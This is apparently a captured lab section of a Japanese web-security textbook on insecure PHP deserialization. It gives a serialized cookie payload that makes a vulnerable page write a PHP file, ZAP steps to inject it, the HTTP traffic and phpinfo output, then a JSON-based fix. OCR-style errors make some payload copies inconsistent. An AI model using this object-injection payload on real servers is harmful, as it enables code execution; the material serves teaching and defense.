 Upgrade-Insecure-Requests: 1
 Cookie: COLORS=0%3A6%3A%22Logger%22%3A2%3A%7B%3A16%3A%22%00Logger%00filename%22%3B%3A25%3A%22.%2Fvar%2Fwww%2Fhtml%2Fxiinfo.php%22%3B%3A11%3A%22%00Logger%00log%22%3B%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D

HTTP/1.1 200 OK
 Server: nginx/1.10.3
 Date: Fri, 04 Jan 2019 11:42:44 GMT
 Content-Type: text/html; charset=UTF-8
 Content-Length: 2972
 Connection: keep-alive
 Last-Modified: Mon, 14 May 2018 13:08:18 GMT
 ETag: "b9c-56c2a2de6c414-gzip"
 Accept-Ranges: bytes
 Vary: Accept-Encoding
 X-UA-Compatible: IE=edge

<html>
 <head><title>4-14 構造化データの読み込みにまつわる問題</title></head>
 <body>

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリップタ...	レスポンス...	検出アラート	ノート	タグ
65	19/01/04 19:40...	GET	http://trap.example.com/4e/4e-900.php	200	OK	22 ms	1,451 bytes	Medium		Script, S...

アラート 0 1 3 0 現在のスキャン

trap.example.com/4e/4e-900.php

trap.example.com/4e/4e-900.php

以下の手順で攻撃します。

1. 以下の内容を クリップボードにコピー

```
Cookie: COLORS=0%3A6%3A%22Logger%22%3A2%3A%7B%3A16%3A%22%00Logger%00filename%22%3B%3A25%3A%22.%2Fvar%2Fwww%2Fhtml%2Fxiinfo.php%22%3B%3A11%3A%22%00Logger%00log%22%3B%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D
```
2. OWASP ZAP で「標準モード」であることを確認して、緑色の「全てのリクエストにブレークポイントセット」をクリックし、矢印が赤色になることを確認する
3. このリンクから攻撃対象サイトにアクセスする
4. OWASP ZAP でブレークするので先にコピーしたCookieヘッダをペーストする
5. OWASP ZAP で「サブミットして次のブレークポイントに移動」(青い三角形ボタン)を実行する
6. このリンクで攻撃成功を確認する
7. このリンクで攻撃コードを削除する

phpinfo()

example.jp/xinfo.php

PHP Version 5.3.3



System	Linux wasbook 4.9.0-4-686 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) i686
Build Date	Apr 20 2018 14:15:04
Configure Command	./configure '--disable-all' '--disable-cli' '--enable-cgi' '--enable-session' '--enable-libxml' '--enable-dom' '--enable-mbstring' '--enable-json' '--enable-pdo' '--with-mysql=/usr/local/mysql-5.0.15' '--with-pdo-mysql=/usr/local/mysql-5.0.15' '--with-libxml-dir=/usr/local/libxml2.7.8' '--with-config-file-path=/etc/php/5.3/cgi' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-openssl=/usr' '--enable-filter'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.3/cgi
Loaded Configuration File	/etc/php/5.3/cgi/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

trap.example.com/4e/4e-015.php

trap.example.com/4e/4e-015.php

攻撃コードを削除しました

【ブラウザ→備サーバ: リクエスト trap.example.com/4e/4e-900.php → レスポンス】

The screenshot shows the network tab of a web browser. The selected request is for `http://trap.example.com/4e/4e-900.php`. The response status is `HTTP/1.1 200 OK`. The response headers include `Server: nginx/1.10.3`, `Date: Fri, 04 Jan 2019 11:43:06 GMT`, `Content-Type: text/html; charset=UTF-8`, `Content-Length: 1451`, `Connection: keep-alive`, `X-Powered-By: PHP/5.3.3`, and `Set-Cookie`. The response body contains the following HTML:

```
<body>
以下の手順で攻撃します。 <br>
</body>
```

Below the network tab, a table lists the captured requests:

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリップ...	レスポンス...	検出アラート	ノート	タグ
65	19/01/04 19:40...	GET	http://trap.example.com/4e/4e-900.php	200	OK	22 ms	1,451 bytes	Medium		Script, S...
68	19/01/04 19:44...	GET	http://example.jp/4e/4e-011.php	200	OK	26 ms	22 bytes	Medium		
69	19/01/04 19:45...	GET	http://example.jp/xinfo.php	200	OK	25 ms	38,171 by...	Medium		Comment
72	19/01/04 19:46...	GET	http://trap.example.com/4e/4e-015.php	200	OK	27 ms	39 bytes	Medium		

At the bottom, the status bar shows "現在のスキャン" (Current Scan) with various icons and counts.

【ブラウザ→サーバ: リクエスト 4e/4e-011.php → レスポンス】

無題セッション - 20190104-080359 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイック スタート → リクエスト → レスポンス

デフォルトビュー

```

GET http://example.jp/4e/4e-011.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/4e/4e-900.php
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cookie: COLORS=0%3A6%3A9%22Logger%22%3A2%3A%7Bs%3A16%3A%22%00Logger%00filename%22%3Bs%3A25%3A%22.%2FVar%2Fwww%2Fhtml%2Finfo.php%22%3Bs%3A11%3A%22%00Logger%00log%22%3Bs%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D
Content-Length: 0
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 04 Jan 2019 11:47:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
X-UA-Compatible: IE=edge

好きな色は です
    
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリップタ...	レスポンス...	検出アラート	ノート	タグ
65	19/01/04 19:40...	GET	http://trap.example.com/4e/4e-900.php	200	OK	22 ms	1,451 bytes	Medium		Script, S...
68	19/01/04 19:44...	GET	http://example.jp/4e/4e-011.php	200	OK	26 ms	22 bytes	Medium		
69	19/01/04 19:45...	GET	http://example.jp/xinfo.php	200	OK	25 ms	38,171 by...	Medium		Comment
72	19/01/04 19:46...	GET	http://trap.example.com/4e/4e-015.php	200	OK	27 ms	39 bytes	Medium		

アラート 0 1 4 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4e/xinfo.php → レスポンス】

The screenshot displays the Burp Suite interface with the following details:

- Request (GET http://example.jp/xinfo.php HTTP/1.1):**
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/4e/4e-900.php
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
- Response (HTTP/1.1 200 OK):**
Server: nginx/1.10.3
Date: Fri, 04 Jan 2019 11:48:20 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 38171
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

The response body contains HTML code with CSS styling:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
```

The bottom of the interface shows a request log table:

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリップ...	レスポンス...	検出アラート	ノート	タグ
65	19/01/04 19:40...	GET	http://trap.example.com/4e/4e-900.php	200	OK	22 ms	1,451 bytes	Medium		Script, S...
68	19/01/04 19:44...	GET	http://example.jp/4e/4e-011.php	200	OK	26 ms	22 bytes	Medium		
69	19/01/04 19:45...	GET	http://example.jp/xinfo.php	200	OK	25 ms	38,171 by...	Medium		Comment
72	19/01/04 19:46...	GET	http://trap.example.com/4e/4e-015.php	200	OK	27 ms	39 bytes	Medium		

Alerts: アラート 0 0 1 4 0 0
現在のスキャン: 0 0 0 0 0 0 0 0

【ブラウザ→備サーバ: リクエスト trap.example.com/4e/4e-015.php → レスポンス】

無題セッション - 20190104-080359 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイック スタート リクエスト レスポンス

サイト

デフォルトビュー

```

GET http://trap.example.com/4e/4e-015.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/4e/4e-900.php
DNT: 1
Connection: keep-alive
Cookie: COLORS=0%3A6%3A%22Logger%22%3A2%3A%7B%3A16%3A%22%00Logger%00filename%22%3B%3A25%3A%22.%2Fvar%2Fwww%2Fhtml%2Fxin%22%3B%3A11%3A%22%00Logger%00log%22%3B%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D
Upgrade-Insecure-Requests: 1
Host: trap.example.com
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 04 Jan 2019 11:49:36 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
X-UA-Compatible: IE=edge
攻撃コードを削除しました
    
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリップタ...	レスポンス...	検出アラート	ノート	タグ
65	19/01/04 19:40...	GET	http://trap.example.com/4e/4e-900.php	200	OK	22 ms	1,451 bytes	Medium		Script, S...
68	19/01/04 19:44...	GET	http://example.jp/4e/4e-011.php	200	OK	26 ms	22 bytes	Medium		
69	19/01/04 19:45...	GET	http://example.jp/xinfo.php	200	OK	25 ms	38,171 by...	Medium		Comment
72	19/01/04 19:46...	GET	http://trap.example.com/4e/4e-015.php	200	OK	27 ms	39 bytes	Medium		

アラート 0 1 4 0

現在のスキャン 0 0 0 0 0 0 0 0

4e-010a:好みの色を示すクッキーの設定(JSON版)

4e-011a:好みの色を表示(JSON版)

【ブラウザ】

- 4.14.2 安全でないデシリアライゼーション
 1. [4e-010 :好みの色を示すクッキーの設定\(正常系\)](#)
 2. [4e-011 :好みの色を表示\(正常系\)](#)
 3. [4e-900:攻撃用クッキーの生成\(攻撃\)](#)
 4. [4e-010a:好みの色を示すクッキーの設定\(JSON版\)](#)  ①
 5. [4e-011a:好みの色を表示\(JSON版\)](#)  ②

```
11 </li>4.14.2 安全でないデシリアライゼーション</li>
12 </ol>
13 </li><a href="4e-010.php">4e-010 :好みの色を示すクッキーの設定(正常系)</a></li>
14 </li><a href="4e-011.php">4e-011 :好みの色を表示(正常系)</a></li>
15 </li><a href="http://trap.example.com/4e/4e-900.php">4e-900:攻撃用クッキーの生成(攻撃)</a></li>
16 </li><a href="4e-010a.php">4e-010a:好みの色を示すクッキーの設定(JSON版)</a></li>
17 </li><a href="4e-011a.php">4e-011a:好みの色を表示(JSON版)</a></li>
18 </ol>
```



【サーバ: 4e/4e-010a.php】

```
1 /var/www/html/4e/4e-010a.php - wasbook@example.jp - エディタ
2
3 k?php
4 $colors = array('red', 'green', 'blue');
5 setcookie('COLORS', json_encode($colors));
6 // var_dump(json_encode($colors));
7
8 echo "クッキーをセットしました";
```

【サーバ: 4e/4e-900.php】

```
1 /var/www/html/4e/4e-011a.php - wasbook@example.jp - エディタ - WinSCP
2
3 k?php
4 require "4e-012.php";
5 $colors = json_decode($_COOKIE['COLORS']);
6 echo "好きな色は ";
7 foreach ($colors as $color) {
8     echo htmlspecialchars($color, ENT_COMPAT, 'UTF-8'), ' ';
9 }
10
11 echo "です";
```

【ブラウザ】



【ブラウザ→偽サーバ: リクエスト trap.example.com/4e/4e-010a.php → レスポンス】

無題セッション - 20190104-080359 - OWASP ZAP 2.7.0

GET http://trap.example.com/4e/4e-010a.php HTTP/1.1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: ja,en-US;q=0.7,en;q=0.3
 Accept-Encoding: gzip, deflate
 Referer: http://trap.example.com/4e/
 DNT: 1
 Connection: keep-alive
 Upgrade-Insecure-Requests: 1
 Host: trap.example.com

HTTP/1.1 200 OK
 Server: nginx/1.10.3
 Date: Fri, 04 Jan 2019 12:04:43 GMT
 Content-Type: text/html; charset=UTF-8
 Connection: keep-alive
 X-Powered-By: PHP/5.3.3
 Set-Cookie: COLORS=%5B%22red%22%2C%22green%22%2C%22blue%22%5D
 X-UA-Compatible: IE=edge

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリップタ...	レスポンス...	検出アラート	ノート	タグ
75	19/01/04 20:01...	GET	http://trap.example.com/4e/4e-010a.php	200	OK	30 ms	36 bytes	Medium		SetCookie
76	19/01/04 20:02...	GET	http://trap.example.com/4e/4e-011a.php	200	OK	25 ms	37 bytes	Medium		

【ブラウザ→偽サーバ: リクエスト trap.example.com/4e/4e-011a.php → レスポンス】

無題セッション - 20190104-080359 - OWASP ZAP 2.7.0

GET http://trap.example.com/4e/4e-011a.php HTTP/1.1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: ja,en-US;q=0.7,en;q=0.3
 Accept-Encoding: gzip, deflate
 Referer: http://trap.example.com/4e/
 DNT: 1
 Connection: keep-alive
 Cookie: COLORS=%5B%22red%22%2C%22green%22%2C%22blue%22%5D
 Upgrade-Insecure-Requests: 1
 Host: trap.example.com

HTTP/1.1 200 OK
 Server: nginx/1.10.3
 Date: Fri, 04 Jan 2019 12:05:46 GMT
 Content-Type: text/html; charset=UTF-8
 Connection: keep-alive
 X-Powered-By: PHP/5.3.3
 X-UA-Compatible: IE=edge

好きな色は red green blue です

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリップタ...	レスポンス...	検出アラート	ノート	タグ
75	19/01/04 20:01...	GET	http://trap.example.com/4e/4e-010a.php	200	OK	30 ms	36 bytes	Medium		SetCookie
76	19/01/04 20:02...	GET	http://trap.example.com/4e/4e-011a.php	200	OK	25 ms	37 bytes	Medium		